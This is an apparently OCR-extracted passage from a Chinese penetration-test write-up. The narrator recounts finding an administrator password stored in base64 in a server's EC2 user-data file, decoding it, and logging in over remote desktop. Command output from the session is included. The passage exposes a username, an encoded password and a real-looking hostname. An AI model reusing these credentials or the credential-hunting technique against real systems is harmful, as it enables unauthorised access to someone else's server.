
但是，悲伤又一次打击了我：



于是我又翻啊翻，翻啊翻，翻到个文件，里面静静的躺了管理员密码，这里遇到个麻烦，好想抽自己一巴掌，以为这是明文密码，尝试登陆的时候直接用这个密码登录，然后登录不上，然后求助同事提权，后来当我拿下 C 段一台服务器的时候，发现目录结构差不多，我查看了下同样的文件发现密码后面有 2 个等于号很明显的 base64 加密，我突然恍然大悟，目标服务器是不是也是 base64 加密，解密一看果然是，最后成功登录服务器：


载入
D:\ec2\2009-04-04\user-data
#ps1_sysnative
$logDir="C:\Windows\Temp\"
$supportFuncPath="$logDir\supportFunctions.ps1"
start-transcript -path "$($logDir)buildlog.txt"
"resolvers: ?"
"smtp_relay: sg2nlvphout-v01.shr.prod.sin2.secureserver.net"
"ssh_key:"
$username="dududu"
$password="RHVkdTE3NTg2NjYh"
$hostname="s148-72-209-21.secureserver.net"
$public_ip="None"


Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\dududu>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 148 21
Subnet Mask . . . . . : 255 5.255
IPv4 Address. . . . . : 10. 5.88
Subnet Mask . . . . . : 255. 252.0
Default Gateway . . . . . : 10. 5.254
Ethernet adapter floating ips:
Connection-specific DNS Suffix . :
Autoconfiguration IPv4 Address. . :
Subnet Mask . . . . . :
Default Gateway . . . . . :
C:\Users\dududu>
Password:
Always connect to this server
Connect
Cancel


148 .21 - 远程桌面连接
Administrator: C:\Windows\system32\cmd.exe
Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 148 .21
Subnet Mask . . . . . : 255 .255
IPv4 Address. . . . . : 10. 88
Subnet Mask . . . . . : 255 .0
Default Gateway . . . . . : 10. 254
Ethernet adapter floating ips:
Connection-specific DNS Suffix . :
Autoconfiguration IPv4 Address. . : 169 .28
Subnet Mask . . . . . : 255.
Default Gateway . . . . . :
C:\Users\dududu>net user
User accounts for \\S148-72-209-21
admin Administrator cloudbase-init
DefaultAccount dududu Guest
IME_ADMIN IME_USER IUSR_FS_PUBLIC
IUSR_FS_UNLISTED IUSRPLESK_atmail IUSRPLESK_horde
IUSRPLESK_smwebmail IUSRPLESK_sqladmin IWAM_FILESHARING
IWAM_plesk(default) IWAM_sitepreview nydus
Plesk Administrator psaadm
The command completed successfully.
C:\Users\dududu>
Password:
Always connect to this server